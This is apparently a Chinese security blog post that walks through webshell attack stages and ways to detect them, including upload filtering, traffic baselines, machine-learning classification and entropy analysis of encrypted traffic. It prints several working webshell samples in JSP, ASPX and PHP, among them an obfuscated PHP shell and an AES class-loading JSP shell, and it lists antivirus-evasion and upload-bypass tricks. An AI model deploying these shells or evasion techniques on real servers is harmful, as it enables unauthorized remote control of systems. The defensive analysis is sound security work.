网络安全

从Webshell的视角谈攻防对抗

si1ence 2020-08-20 15:13:01 61512 7

0x0 背景

由于参加最近特殊多人活动的原因，很多渗透攻击武器也进行了对应的更新。冰蝎出了3.0版本、甚至还有好几个beta版本；还朋友圈还出了一个据说比冰蝎3.0还厉害的神器”哥斯拉”全部类型的shell均过市面所有静态查杀、流量加密过市面全部流量waf、自带的插件是冰蝎、蚁剑不能比拟的;看名字就很厉害的样子，看描述更是功能强大 不禁内心一阵酸爽。

丰富了自己部分武器库之后很多白帽子喜悦之情溢于言表，身边很多小伙伴甚至都开始在本地开始测试了；几家欢喜几家愁，总一些人的快乐终究是建立在一些人的痛苦之上的，生活真的是残酷了；这个节骨点更新大家品大家细品，很多安全公司的小伙伴可能又得彻夜分析，楼下小超市的方便面又得卖断货。

0x1 技术背景

webshell就是以asp、php、jsp或者cgi等网页文件形式存在的一种代码执行环境，也可以将其称做为一种网页后；Webshell的技术问题也是老生常谈了，各个论坛上面的安全技术分析还是比较丰富，大马小马一句话，菜刀冰蝎哥斯拉(还漏了蚁剑)；从攻防角度来看在多数的攻击场景下按照killchain的思路与实际步骤来看，一次完成的webshell攻击基本上都绕不过以下4个阶段 主要可以分为：

1、webshell制作(武器化WEAPONIZATION) 无论怎么样首先的生成一个webshell，很多webshell管理工具是配套使用的直接生成就好，或者自定义改改默认配置，常规的一句话notepad就可以搞定。生成出来只是具备了这个功能，不做一下免杀估计本地的随便一个杀毒软件直接就删除了，详细的免杀绕过后面再讨论。
2、Weshell投递(交付DELIVERY) webshell的投递方式普遍以文件上传为主、主流的方式还包括一些文件写入、主动下载、命令执行写入等方式，花里胡哨的姿势很多。投递过程应该是整个过程中的最关键的部分也是难度最大的一部分，因为过程中会面临很多的对抗机制，往往需要结合具体场景多次尝试测试。
3、webshell访问(利用EXPLOITATION) 将脚本上传到对应的服务器上面之后就进入了关键的一步:如何正确快速的访问到指定的webshell文件。
4、webshell执行(ACTIONS ON OBJECTIVES) 使用工具或者直接通过访问访问到对应的webshell执行，就可以随心所欲的操作受害者主机。包括不局限于执行系统命令、探测内网、读取敏感文件、反弹shell、添加用户、清理痕迹、横向移动等操作。

后续剖析讨论一下在每个阶段当中包含的一些攻击手法与常规的识别方法。

0x2 制作免杀

常规一句话直接用记事本就可以直接解决，简单的同时也非常容易被查杀，这一类木马的特征实在太明显了比如常见的eval() assert()之类的函数肯定是一抓一个准。传统的检测方式基于对webshell内容的检测里面最简单的就是字符匹配、正则匹配或者词袋模型 ，这种木马肯定是检测出率100%的。

网络安全

```
JSP:
<% if(request.getParameter("f")!=null)(new java.io.FileOutputStream(application.getRealPath("\\")+request.getParameter("f"))).write
(request.getParameter("t").getBytes()); %>

ASPX:

<%@ Page Language="Jscript"%><%eval(Request.Item["pass"],"unsafe");%>
```

此类检出场景最多出现在基于终端的文件检测比如大家熟知的D盾、安全狗等产品主要是从文件本身出发。还有另外一个场景就是目前出现最多的防火墙、UTM之类的产品虽然是网关类设备，大多数场景下也是根据内容进行识别检测的，所以本质上都没什么差异。


为了应对此类检测当然就的想办法绕过了，基于文件内容的绕过方式就很多了，基于检测方法多数是基于敏感函数是吧，那么只要换一种方式处理这些函数就可以了。比较简单几种方法如：

1、大小写混淆　比如eval函数可以使用EVaL()当然这种方法基本上已经不起作用了
2、字符顺序混淆　assert()可以使用tressa然后用反序函数进行输出或者进行移位拼接 ass+e+rt颇有一种凯撒密码的感觉。
3、字符串编码混淆　典型的几个方法如Chr() Base64() rot13() gzinflate()通过编码敏感的字符同样可以达到这种效果。当然现实情况上这几类函数同样被列入了敏感函数范畴，或者大量使用一些注释、\n\t\r之类的一起玩。
4、创建匿名函数 eval()函数总得跟一个参数吧，如果直接命中eval这四个字符势必会引起大量的误报。基于这种思路就衍生了call_user_func生成，最后这个函数也被列入了敏感函数
5、字符替换 生成一个字符串e123/v123/a123/l再使用函数把”123/”给替换掉空白即可常见的函数如preg_replace()与str_replace()

```
<%@ Page Language="Jscript"%>
<%
eval(System.Text.Encoding.GetEncoding(936).GetString(System.Convert.FromBase64String(Request.It
em["jack"])),"unsafe"); %>
```

```
<?php
header('HTTP/1.1 408');
class YBZA{
    function __destruct(){
        $ZGPF='GMI^+m]aJS[p=Os'^"\x24\x3f\x2c\x3f\x5f\x8\x2\x7\x3f\x3d\x38\x4\x54\x20\x1d";
        @$ZGPF=$ZGPF('',$this->UOJY);
        return @$ZGPF();
    }
}
$ybza=new YBZA();
@$ybza->UOJY=isset($_GET['id'])?base64_decode($_POST['jack']):$_POST['jack'];
?>
```

还有很多其他的绕过方式，如回调函数、定义函数方法、字节填充等等方法还是很多这里不多给大家复制粘贴，一般多种绕过方式组合一般能绕过D盾就基本上可以正常使用，相信很多经验丰富的大佬都有不少免杀的webshell。



针对webshell的检出相反手法就要难的多，理论上你知道的webshell种类越多设计的对应的检测手段就越全面，就和股票的涨跌原理是差不多的根本原因就是消息的不对称性，大家都知道还怎么割韭菜。除开自己构造一些webshell之外，很多管理工具都支持自己生成比如大家熟知的冰蝎、weevly之类的，之前自己偶然间抓到了黑产团伙挂马用的shell低版本的D盾还无法识别，后续在新版本却能识别并提示为已知后门。这一类的脚

网络安全

```
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%><%!class U extends ClassLoader{U(ClassLoader c){super(c);}public Class g(byte []b){return super.defineClass(b,0,b.length);}}%><%if(request.getParameter("pass")!=null){String k=(""+UUID.randomUUID()).replace("-","").substring(16);session.putValue("u",k);out.print(k);return;}Cipher c=Cipher.getInstance("AES");c.init(2,new SecretKeySpec((session.getValue("u")+"").getBytes(),"AES"));new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(pageContext);%>
```

当前针对文本类的webshell检测主要还是正则匹配、语法分析、绕过特征分析、文本特征指纹等手法为主，之前也注意到有一些针对脚本文件的虚拟执行，感兴趣的小伙伴大家可以了解一下。

0x3 样本投递

样本生成之后，就开始考虑如何把自己手上的webshell投递到制定服务器的文件目录，主要的手法还是以文件上传居多。常规操作攻击者首先需要对目标的应用做个详细的信息收集和踩点。在webshell上传下多数关注一些上传点，常见的上传点如个人资料当中的头像上传、注册需要上传验证资料、上传某些模板更新、常见的编辑器漏洞、留言板回复、商品页面展示；多数业务场景上传主要以图片(JPG、Png、bmp、ico一类)、文档类(doc、excel、pdf、wps)、压缩包(zip、rar)格式居多一些。

根据具体的业务场景的不同，常规的防御手段一般应用在上传界面少说会做一些限制与检测。比如常见的文件大小、后缀名、文件类型的MIME 、文件头信息、简单的内容识别等等，成功上传之后全面统一修改命名与文件格式、设置一定的访问权限、定义特殊的文件存放路径等等。

当然并不是所有的防御方案都无懈可击，相反多数场景下都会存在一定的配置风险；文件名的后缀检测可以通过修改成图片的格式上传，后续通过重命名或者文件包含的方式进行执行。如果是黑名单机制就可能存在一些遗漏项前几年比较热门的解析漏洞(基本上主流中间件都出过这个问题)最热门应该还是II6这个版本、0字节截断以及可能存在遗漏的场景。白名单机制的话，相对安全性要高一些。文件头检测本身是以二进制的数据流方式进行检查的，所有绕过方式也比较简单在脚本开头直接添加对应的十六进制字符进行伪造就好，之前发现有很多黑产的webshell文件开头都是GIF8想必也是深谙此道。

在webshell上传的过程当中对于大多数的流量层的安全设备如FW、IDS、IPS、UTM一类来讲、本质上是和文本识别没有什么区别，都是讲上传的文件审计下来进识别或者直接在HTTP数据流当中简单匹配特征字符。

高阶一点方案可以做行为识别其实也很简单。估计有很多萌新白帽子不知道的是，常规的业务流量和咱们webshell上传的流量在大量数据统计的层次上来讲本质上是不一样的甚至有点另类。举个简单的例子来说比如咱们现在有一个上传接口主要是用户用来修改自己主页logo的，通过对HTTP协议的解析可以简单的看到这个filename字段多数多数都是图片文件，分辨率、大小、格式都是基本上符合一个特定的基线水平，突然出现了一个jsp的文件上传或者一个超出预期大小的jpg文件这个就是异常，毕竟这种攻击流量是少数人才会做的事情普通用户并不会就”恰到好处”的传了一个这么一个特殊格式的文件上来。

估计会有不少萌新觉得这样会不会数据量很大？如何定义这些基线？怎么才能认为是异常？其实类似于这样的场景检测技术都已经很成熟了，这些接口层面的数据量本质上很小，现在都是ES、Mongo、Kafaka、集群分析的时代了不是之前关系型数据库的风格，几十T的硬盘价格也很亲民加点存储与运算能力对甲方金主爸爸来说不过是洒洒水而已。数据统计的统计维度，无非也就是加一个索引设计一个检测场景的事情罢了，成熟的机器学习框架不需要太懂算法的具体原理，方法函数调用总会吧 调调参数就完事技术难度也不高。

不少大佬利用自己发散思维的小脑袋最后传到了服务器的后台之后，依然面临着终端安全软件的检查。不少大

机网络的时候大家都在后面，突然来了一个漂亮妹子走进教室坐在第一排认真听课的感觉是一样的场景；非我族类，其心必异。分分钟就把你上传到云查、或者交给身不由己却又站在你对立面的”同伙”鉴别。

不少萌新又开始质疑，人能够一眼看出来异常代码能这么轻易的做到吗？怎么说了代码还真的能做到而且效率更高、无遗漏而且更加准确，因为人还是要吃饭睡觉打盹或者划水摸鱼，代码不会的（总不能故意在代码加个sleep()函数吧）。既然都写到了估计很多小伙伴也有了不少对策和其他思路在后续的渗透过程中，怎么说呢方式还真的有不少，这里就不多介绍了留个伏笔吧。

0x4 访问

在所谓的纵深防御的体系下，还能突破层层防御之后还能上传成功并且成功拿到访问路径的黑阔已经算是翘楚了；当然也有可能是另辟蹊径通过控制内网其他主机之后，成功的绕过了边界防御设备的检测成功上垒，到了最关键的一步。一般链接这些一句话木马需要有一个webshell的管理工具常见的就是菜刀、weevly、冰蝎、蚁剑之类的。而这个也是最难的一部分，因为这些工具攻击者知道那些苦逼的安全公司乙方的打杂员工也知道，早早的就对这些工具做了流量识别。

针对于每一个管理工具流量层面的识别方法都不一样，都针对单一工具的方法当然也有通用工具的检测方法，是的你没有看错是有通用检测方法的。常见的菜刀的流量长什么样估计很多萌新也多知道，特征是十分明显的，如下图所示。关键是菜刀这个玩意可能有后门呀，你辛辛苦苦的拿的站，可能是给被人在打工。

然后就衍生出了中国菜刀，后面发现这个工具也很容易被识别可玩性并不是很好。接下来就是蚁剑，支持了很多参数的自定义。很多萌新用的时候都是不改默认配置的，HTTP流量当中User-Agent硕大的字符Antisword V2.0 V3.0 也是勇气可嘉。之后还有冰蝎，再没有出3.0的beta版本的时候，链接的过程当中最典型的特征就是秘钥协商，如大家所知冰蝎的流量只要是以AES加密的(感兴趣的小伙伴可以了解一下密码学知识还是挺有用的无论是免杀还是流量分析都有大有裨益)，对称加密就一定会有个秘钥用于加密解密传输的数据，所以在建立的链接的时候就存在这么一个交换秘钥的过程，建立行为模型来识别这个过程会是重要的一环。估计开发者也意识到了这一点，新版本已经换了一种方式实现。

```
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=idcuo5116k836m8bp001lrfag2; path=/
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

2bb01ec594a659fdGET /shell.php?pass=437 HTTP/1.1
Content-type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
Host: 192.168.255.151:8081
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 200 OK
Date: Mon, 22 Jul 2019 05:32:44 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j mod_fcgid/2.3.9
X-Powered-By: PHP/5.3.29
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Set-Cookie: PHPSESSID=5hnsuk5deppn9n2elg3phrq2l0; path=/
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Transfer-Encoding: chunked
Content-Type: text/html

32156daae2aff4a3POST /shell.php HTTP/1.1
```

是不是加密的内容就无法识别了呢？其实并不是，只是比传统的正则匹配稍微复杂了一丢丢而已。传统的密文一般都不具备可读性，如果前期我识别出了你交换秘钥的过程过程中的流量我解密一下就好了，就和用Burpsuit添加个证书做HTTPS的代理的原理差不多，而且只是AES的标准加密反而更容易一些。


```
POST /shell.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=466geshjq6hr15kbmd72ju24g5; path=/
User-Agent: Opera/9.80 (Windows NT 6.1; U; zh-cn) Presto/2.9.168 Version/11.50
Cache-Control: no-cache
Pragma: no-cache
Host: 127.0.0.1
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 5464

UJHK+xJKreku0wBEaZBnlNK+zSAw22OOUGwgroraT7m0Iu2LIsjxg2BWskuo1sJut7sh4Wi1XwegHgn31x+wY8gimO9/
fR8XY15WsTWuBychpUuRfyMayaMQ6iQ0YTYuBxlKVTbH48ENZK2nU9l3KkkS4GpYNlxLyqrpIX85FIaSEOa8kGFttZlhnqCODX6Qc3J9eJMvwKTg7z23TG9puI
L4F4ghWKuSLlCxiDEKD0eLQGCsGCf4FAn8JifrW1LB6sfNx38xjSyKCtw8mldYxJtXMihT4U2ruZca+F8tjPiZ/
wtenX8vmoCmFZZbBPGLDVmm5NuxlKb40QCD6IGBp+x0u4yyk8B9eT6iZIMGY24bkKovUUSETtBagZJlCJWP248BPVaAgCQsyIzYdEeOA4syTQWJ0OlEc30HTpH
wJnMOHucxiejlWJtuanDrnSx6wND2xnphizkpDzK857F3Y+b0gLalpAts69bv6Gky+Cu4qQ4Ku3loA20fbCieh1wuu8Lx1BeRL3gp3nQBXL+5AoPgq+5DTmUGX
/
u1zhSxzULzHIT68NiNyXHBS3o9ocdy3m1IvlQdWtaz7TcqqPaRyAVEM8HWPLrsVYxCEWofAzjyM9kUAqZSeqfpsqP5naxCOoKQQuz79XESwIBayUgI3sj04oL6
IDvSVyK0s0szY1qen6HQQTDhaTX0Zr1Arlnr8Np1zh4ZmfVmepgxxyaBkWyD2WgNw/y8EucNn+ALV/k8bZa9WD45frTAFRgkDmh7kFGSiUDxU1Lzl/yp/
6eMLQnj7Wl8A2o9pV2g/DfFd4t1U0CfRlrFDNH0vsuDgkd01/hrxkQDqezTJZeTcK7NGDok+IF2le+6WNwS2QzVaE9kte3P4F/yKRYTW6sTyLGwJ09jd3ll/
IdI7ucVWPwQg/JbupkhUgRd4MLh0EJBd2izlb5ZozTGmj8osWZqWsbyQDxYB3AZp0cnyZGumLirvzZ+SaMVVI5AMpXceWNUwj6yillkPu+B+ygn+2yrDDPsP/
V+BXD+lKzgD5syrVJ6f5u9C9jOSpzw7ugb4r8vkE11ih6npLi19rCQCSgZcQp6ZxwJbbtkmamTPvTSOYSzr72LIJsH38USJz5FFwp5ss617GWD/
mGLGaZMKzDzIlqDYnwxott51K+tO6qniD2N2jrXJJFR9tPWQE6BCoSvF0iXRKnwE1YhlFDZ9CYOOmGDHwgOml4RPQp87e5rB4Yfv/apyGCOOKCGM89G8wYS/
2guyz3ZbzGzXzARHDbIiLGK+cgX9YzPE4pl9ugvyFzThU8ROiQhC3mkF+HljKutDOBSP1gag/3kmhxu83eodj/
lfI711IU3iYYd5T3ns8L7tHs+OpedMbOj4Oae6PYQABBHVn1zSDOTL1iXTVcpR8pLiQpzErudSLmVOkQEgsQL3yf/
eOskDr68cXAaXjJZWnveqoBg067eQ5zBw1CSJj50jgYpcClY2GzaI12mMWTjC4MPXgSvn9fyMG9jhy7P/
wFY0jAMWk5TXhcYRCdNcT4OMgyEVgUYA59i5I6vCTAe0bbkbVqP75x32Z0Smx5hOUx+fXkjbggs4wDNBZZ6dQ+wjZbB7LeBCvVKwNBjcc7/VLVuPPMhuxe6J7/
wdG9dVrpmmLFahbqXO1vjVU2t70d9Shm7IW5MbwVQMHhJ/ZCw3cMq9YMuoSgcWWupEulwvycfNQAahHUEXjTYjgGfGF8IdF3WjGY5l5N0lepSni/3/
hAMECnjkzo3Q6Q62rcHfvvWZEZpDCWTwFqDx8W3OSrCgQZOO6PIoSPmOp2/QiSoSI4AOw7MbH8LpRQF/
aMr2IRrQMiuH1Q1SySaCPn8l504nbCKiPBv3vh+25+vkTPEHfEJNn1P3UhZc+ttISK1HNo6kcR2uWkQ/ht+lRvm2G6gYVEE5TZNs6KTy1SSO8lPalA/
kDtUzOMUeBOH0NrpjgSuxdaTX1ZL0XgtTFwS3/4Co5X48uk7sjeVKqjlI3DJBCMsQilNZXkqkERCzQb3wMTfIVjvW7klAk8pceAyPvhAJf0sus5q25FFmmmyOG
p60ULOPIwAbePMYb6HK7r12AJwCH1WcRLQOVTie5ZbohpVh3FDnrL/
vGOndYSyBJHRJOkrE4f0TZ1rcuS8iUJ4y07qiORH7jXppIs8qF+HxtjYJiO4kz2DHYXQrjon/
```

不少萌新会觉得这种思路太荒谬，特征性不是很强就不怕误报。的确如此，特殊内容与格式的特征并不是很强但也不是唯一特征那么再结合一下行为呢？你在访问这个webshell的时候，首先他得是一个脚本文件(格式就那么多)。多数样本访问的路径往往也有不少蛛丝马迹典型的比如上传在一个uploadfile/image的目录下别人访问都是 beautifulme.jpg uglgyou.png 之类的你一访问就是1.jsp hackme.php 在结合你的特殊内容格式和你这个从来没有访问过的IP地址和账户，这不是攻击流量谁是攻击流量？

既然都说到这里了就简单的一些机器学习的基础思路，在这里本质上是将攻击者与普通用户定义成了二个不同的对象，而且是对立面的角色。二种角色在平时的访问路径，页面元素、访问文件、甚至是访问时间、使用的IP方面都存在较大的差异性，简单点说就是需要从多个维度将二者区分清楚，模型上就是一个简单的二分类问题。常见的分类算法比较多、比如SVM(支持向量机)、K-Means、多种树或者森林模型等等，大概长这个样子。

或者这样



现在很多小伙伴都共享了一些蚁剑、冰蝎的魔改方法和思路，稍加专研绕过传统的规则检测场景问题应该不大可能还有点轻松。但是另外一个层面是正常访问用户还是占了绝大多数（定义了所谓的基线），所以少数异常的行为就显得格外明显。算法模型的好处就在于，之前你可能需要人为去调控一些阈值，容易出现很大的偏差而模型依靠大量的真实数据进行运算自动算出来而且还能实时更新，私人觉得这个是大数据+AI对安全检测的一个实用性体现，当然无论是谁也不能保证了100%的检出识别。

0x5 执行

到了最后的执行阶段，如果类似于菜刀是基本上明文流量（base64和明文没有什么差异）检测起来就容易的多，由于格式是比较固定的一个关键字匹配或者正则就可以识别。如果是类似于冰蝎的加密流量，就需要用到一些行为特征结合多维度的方式进行识别。加密流量的HTTP协议部分的request_body和response_body都的是密文吧，这里接触到一个信息熵(热力学中表征物质状态的参量之一其物理意义是体系混乱程度的度量)的概念，可以简单识别传输的内容是否具备可读性。

试想一下如果一个正常的用户商品管理的界面，大家访问各种脚本文件都是明文登录，突然出现了一个信息熵很高的加密流量，会不会有点此地无银三百两的感觉。在利用webshell执行命令上传文件甚至是添加用户探测内网，对于终端的上来讲一般都是很有问题的。典型的场景如，攻击者通过weblogic上传了一个war后之后获取到权限，执行一个whoami返回的用户权限就是weblogic进程的启动用户的权限。如果是root或者system危害性就很大，如果只是一个www用户危害性会降低不少，这也是为什么要求降权运行数据库、中间件的愿意之一，这个时候比如拉起了一个cmd.exe或者powershell.exe进程添加个wooyun的用户这个行为会很有问题常规的业务怎么会有这种操作。与此同时利用一些工具或者cmd扫描内网做主机的存活探测，为了避免不发现慢速扫描、多协议之类同样风险也很高，关键问题在于：攻击者本身不熟悉内网业务的访问关系很容易导致被发现。举个简单例子，某web服务器与隔壁网段一台域控服务器从未有个通信行为，这次突然来了一个RDP

网络安全

安全攻防是一件很专业的事情，安全不是夸夸其谈也非纸上谈兵更不是无经实践的“想当然”；攻防的本质在于人与人之对抗，对抗的是知识技能储备、时间、精力等多个维度的全面竞赛；举个简单例子，攻击者绕过上传机制把脚本传到对应的服务器，现在链接担心动静太大发现，不然就凌晨12点等运维人员睡觉再搞事情；或者就多找几台VPS服务器用WVS进行各种漏洞尝试攻击，成不成功都没有关系被发现也没有关系主要就是分散对方的注意力，间隙时间里面再去访问这个webshell执行命令现实版的暗度陈仓的感觉有没有。

攻防技术日新月异变化的很快从之前的手工注入、穿山甲、啊D到现在的sqlmap技术门槛看似乎是越来越低，伴随着的是很多甲方自己的技术能力和安全意识也提升了很多，现在很多应用框架本身也针对常见的web安全做了很多防护，再也不是那个一扫各种漏洞一大堆的时代了。同样的攻击技术的提升也一样很快，从之前的菜刀到现在的冰蝎、蚁剑的各种自定义魔改到一定程度之后基本上都做到无特征，依靠特征检测的路可能就越来越窄；如果真的做到和正常的业务流量上能保持到一致就是润物细无声了，对很多安全公司和甲方来说反而更加有紧迫感。

个人觉得这也是攻防技术演进的一个方向，越来越多的正常流量会趋向于正常的业务流量。就拿隧道通信来说，DNS隧道、HTTP隧道特征还是很容易识别，如果RDP隧道、SSH呢？自己写一个后门很容易被杀毒软件查杀，那利用很多操作系统自带的定时任务、WMI、Powershell无文件留后门杀毒软件也敢查杀么？同样的对于很多安全公司和甲方来说，后续在应对此类攻击的时候需要更多创新性的思路去发现与识别。

0x6 总结

为了水篇文章赚点陪妹子（虽然还没有）吃饭的钱足足写了6000+字真的是太不难了，结合自己的一些打杂经验简单分享了一下一些做安全的思路，不足之处或错误之处欢迎各位大佬指出斧正；当然能带我飞就更好了，我可以给大佬端茶倒水。